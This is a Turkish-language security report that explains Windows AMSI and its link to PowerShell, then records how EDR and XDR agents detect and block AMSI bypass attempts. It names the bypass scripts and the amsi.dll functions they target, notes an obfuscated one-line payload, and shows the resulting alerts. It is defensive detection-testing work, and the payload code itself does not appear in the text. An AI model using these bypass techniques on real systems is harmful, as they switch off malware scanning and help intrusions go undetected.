

Tehdit Aktör Raporu

Windows 11 Amsi Bypass

İÇİNDEKİLER

01	AMSI TANITIM	17	TESPİT KURALLARI
03	POWERSHELL & AMSI BAĞLANTISI	19	MITIGATION
05	EDR TESPİT SENARYOSU	22	REFERANSLAR
10	XDR TESPİT SENARYOSU		

AMSI Tanıtım


AMSI, "**Anti-Malware Scan Interface**" (Anti-Malware Tarama Arayüzü) anlamına gelir. Windows 10 ve sonraki sürümlerde bulunan bir API'dir (Uygulama Programlama Arayüzü). AMSI, anti-malware yazılımlarının Windows işletim sisteminin güvenlik özelliklerine erişmesini ve kötü amaçlı yazılımları daha etkili bir şekilde taramasını sağlar.

Zararlı aktiviteler aşağıdaki 3 şekilde tespit edilebilir veya engellenebilir:

- 1- İmza Tabanlı (Signature-based) Yaklaşım
- 2- Davranışsal (Behavioral) Yaklaşım
- 3- Heuristik (Sezgisel) Yaklaşım

Bir script veya yürütülebilir dosya çalıştırılmadan önce AMSI bu dosyaları antimalware çözümleri ile tarar, potansiyel tehditleri belirler veya potansiyel tehdit olabilecekleri belirler.

Bu, kötü amaçlı yazılımların yürütülmeden önce tespit edilmesini sağlar.



Resim 1.1

AMSI, geleneksel imza tabanlı tarama yöntemlerine ek olarak davranışsal ve heuristik analiz gibi daha gelişmiş tehdit algılama tekniklerini desteklemektedir. Bu sayede yalnızca bilinen tehditleri değil, davranışsal olarak şüpheli veya şüpheli olabilecek aktiviteleri de tespit edebilir.

AMSI Tanıtım

Bu yaklaşımlarının her birinin kendi avantaj ve dezavantajları bulunmaktadır.

Örnek olarak;

İmza tabanlı tarama, bilinen kötü amaçlı yazılımları algılamakta en etkilidir ancak yeni kötü amaçlı yazılımları algılamakta başarısız olabilir. Davranışsal analiz, yeni kötü amaçlı yazılımları algılamakta etkilidir ancak yüksek sayıda false positive üretebilir.

Heuristik analiz, hem yeni kötü amaçlı yazılımları hem de köklü kötü amaçlı yazılımları algılamakta etkilidir, ancak false positive üretme olasılığı daha yüksektir.

En iyi yaklaşım, farklı yaklaşımların bir kombinasyonunu kullanmaktır (AMSI tarafından kullanılan kombinasyon).

Davranışsal yaklaşım ve heuristik yaklaşımının işleyişi benzer gibi görünebilir, örnekler üzerinden netlik kazandırılır.

Davranışsal Yaklaşım: Bir antivirüs programı, bir programın sistem dosyalarını değiştirmeye çalıştığını tespit ederse, bu kötü amaçlı yazılım olabileceğinin bir işareti olabilir. Bu, davranışsal analizin bir örneğidir çünkü programın davranışına odaklanır.

Heuristik Yaklaşım: Bir antivirüs programı, bir programın çok fazla bellek veya işlemci gücü kullandığını tespit ederse, bu kötü amaçlı yazılım olabileceğinin bir işareti olabilir. Bu, heuristik analizin bir örneğidir çünkü programın potansiyel olarak zararlı olan davranışlarına odaklanır.


PowerShell ve AMSI Bağlantısı

PowerShell üzerinden yürütülen komutlar ve betiklerin antivirüs ve antimalware yazılımları tarafından taranması ve analiz edilmesi istenir. Bunu yapan mekanizma ise AMSI olarak adlandırılan bir API'dır.

AMSI'nin temel görevi, PowerShell ortamında çalıştırılan kodları tarayarak kötü amaçlı içeriği tespit etmeye çalışmaktır. Bu, AMSI'nin Windows Defender veya başka bir antivirüs programı gibi güvenlik yazılımları ile entegre çalışarak PowerShell komutlarını değerlendirmesini kapsar.

PowerShell ve AMSI arasındaki bağlantı, PowerShell'in AMSI'yi kullanarak kötü amaçlı yazılımları algılayabilmesidir. PowerShell, AMSI'yi kullanarak aşağıdakileri yapabilir:

- PowerShell komut dosyalarını ve betiklerini taramak
- PowerShell komut dosyalarında kullanılan komutları ve işlevleri analiz etmek
- PowerShell komut dosyalarının sistem dosyalarına ve ağ kaynaklarına erişimini denetlemek




Resim 1.2

PowerShell ve AMSI Bağlantısı

Bu, kötü amaçlı yazılımların yürütülmesini önlemek ve kötü amaçlı yazılımların tespit edilmesini kolaylaştırmak için PowerShell'i güçlü bir araç haline getirir.

Örneğin, bir antivirüs programı, PowerShell'de yazılmış bir kötü amaçlı yazılımı algılamak için AMSI'yi kullanabilir. Antivirüs programı, PowerShell komut dosyasını AMSI'ye gönderir ve AMSI, komut dosyasında kötü amaçlı yazılım belirtileri olup olmadığını arar. Kötü amaçlı yazılım belirtileri bulursa, antivirüs programı komut dosyasını engelleyebilir veya kaldırabilir.



Resim 1.3


Resim 1.3 de anlaşıldığı üzere powershell.exe çağırıldığı, tetiklendiği durumlarda **amsi.dll** ile birlikte gelir. **amsi.dll** içerisinde ise çeşitli modüller bulunmaktadır. Bu çalışma özelinde AmsiOpenSession - AmsiInitialize ve AmsiScanBuffer modüllerine odaklanılacaktır.

EDR Tespit Senaryosu



Resim 2.1


Resim 2.1 de Attack_AmsiOpenSession.ps1 ve Attack_AmsiScanBuffer.ps1 scriptlerinin yakalandığını görüyoruz. Bu scriptler yukarıdaki resim 1.3 de gösterilen **amsi.dll** içerisindeki modüllerin bypass edilmesi ile ilgilidir.



Resim 2.2

EDR Tespit Senaryosu

Resim 2.2 deki ekran görüntüsü, Attack_AmsiOpenSession.ps1 scriptinin **Malware** etiketine sahip olduğunu ve “**Prevented**” edildiğini gösterir. Ayrıca MITRE tekniği olarak da “**T1566.002: Spearphishing**” verilmektedir.



Resim 2.3

Resim 2.3 Attack_AmsiOpenSession.ps1 scriptinin “**Wacatac**” zararlısı olarak önlendiğini gösterir.

Wacatac: Wacatac truva atı virüsü, Windows cihazlarını etkileyen kötü amaçlı bir programdır. Wacatac truva atı, bilgisayarınıza diğer kötü amaçlı yazılımları indirip yükleyebilir veya oturum açma kimlik bilgileri veya banka hesabı ayrıntıları gibi kişisel bilgileri çalmak için tuş vuruşlarınızı kaydedebilir. Wacatac, diğer cihazların cihazınıza erişmesine ve uzaktan kontrol etmesine olanak tanıyan arka kapılar oluşturarak cihazınızı bir botnet'e de ekleyebilir. Daha sonra genellikle DDoS saldırıları veya kripto madenciliği gerçekleştirmek için bir botnet kullanılır.




Resim 2.4

Resim 2.4 içerisinde **obfuscate AmsiInitialize payload** bulunmaktadır. Single-Line payload çalıştırıldıktan sonra aşağıdaki resimde görüntülenen alarm tetiklenmektedir.


Ek olarak, diğer 2 metot içerisinde (**AmsiOpenSession - Attack_AmsiOpenSession.ps1 // AmsiScanBuffer - Attack_AmsiScanBuffer**) script dosyaları bulunmasına karşın bu metot bir script dosyası yerine single-line payload içermektedir. (Bu teknik özelinde PowerShell bypass metotlarında string evasion, restricted kurallar, bioc kurallarının önemini anlıyoruz.)

EDR Tespit Senaryosu



Resim 2.5

Resim 2.5 içerisinde **AmsiInitialize** Single-Line Obfuscate Payload'ı çalıştırıldığında oluşturulan alarm görüntülenmektedir.



Resim 2.6

Yukarıdaki resimde powershell içerisinde çalıştırılan **Single-Line Payload** için oluşturulan alarmın **VirTool:PowerShell/BypassAMSI.B** olduğunu görebiliriz.

Ayrıca bu aktivitenin edr tarafından "Malware" olarak işlendiğini, "Severity" derecesinin ise "Low" olduğunu görebiliriz.

EDR Tespit Senaryosu



Resim 2.7


Severity ▾

Categories ▾

Low

Malware


Resim 2.8



Resim 2.9


Resim 2.9 içerisinde ise script dosyasını powershell üzerinden değil, manuel olarak tetikleyebiliriz. EDR Agent'ı Script dosyasını tetikledikten sonra aktiviteyi engellemektedir.

EDR Tespit Senaryosu



Resim 3.0

Resim 3.0 ise Attack_AmsiScanBuffer.ps1 scriptinin yakalandığını belirtiyor. Scripte EDR tarafından **Malware** etiketi verilmiş ve aynı zamanda **Blocked** olarak belirtilmiş. Bu noktada eylemin engellendiğini anlayabiliriz.



Resim 3.1


Resim 3.1 içerisinde ise Attack_AmsiScanBuffer.ps1 scriptinin **Posdyna** zararlısı olarak **Prevent** edildiği belirtilmektedir.

Posdyna: Microsoft Windows işletim sistemlerinde çalışan bir trojan'dır. Bu trojan kullanıcıların bilgisayarlarına gizlice girer ve çeşitli zararlar verebilir.

Posdyna'nın verebileceği zararlar aşağıdaki gibi çeşitlilik gösterebilir:

- Bilgisayar sistemini yavaşlatabilir
- Bilgisayar sisteminin işlevlerini bozabilir
- Kullanıcıların bilgisayarlarında gizlice gezinebilir
- Kullanıcıların kişisel bilgilerini çalabilir


XDR Tespit Senaryosu



Resim 3.2

NOT: Resim 3.2'de verilen script dosyasının adı **Attack_AmsiOpenSession.ps1** değil **w11poc.ps1**'dir. Bu, powershell modülleri ile indirirken **-outfile** parametresini kullanarak da yapılabilir, script dosyası test makinesine indirildikten sonra manuel olarak da değiştirilebilir.

Script dosyası çalıştırılmak istendiğinde sistem, disabled olarak geldiğini, yüklenmediğini belirtiyor. **Execution Policy** değişikliği yaparak tekrar çalıştırılır.



Resim 3.3

Execution Policy'yi değiştirdikten sonra w11poc.ps1 (Attack_AmsiOpenSession.ps1) script dosyasını çalıştırdığımızda **True** olarak çıktı alıyoruz. XDR Agent'ı çıktı sonrasında **terminali kapatıyor ve alarm üretiyor**.

SEVERITY	ALERT SOURCE	ACTION	CATEGORY	ALERT NAME
High	XDR Agent	Prevented(Blocked)	Malware	Powershell Activity - 3083271452

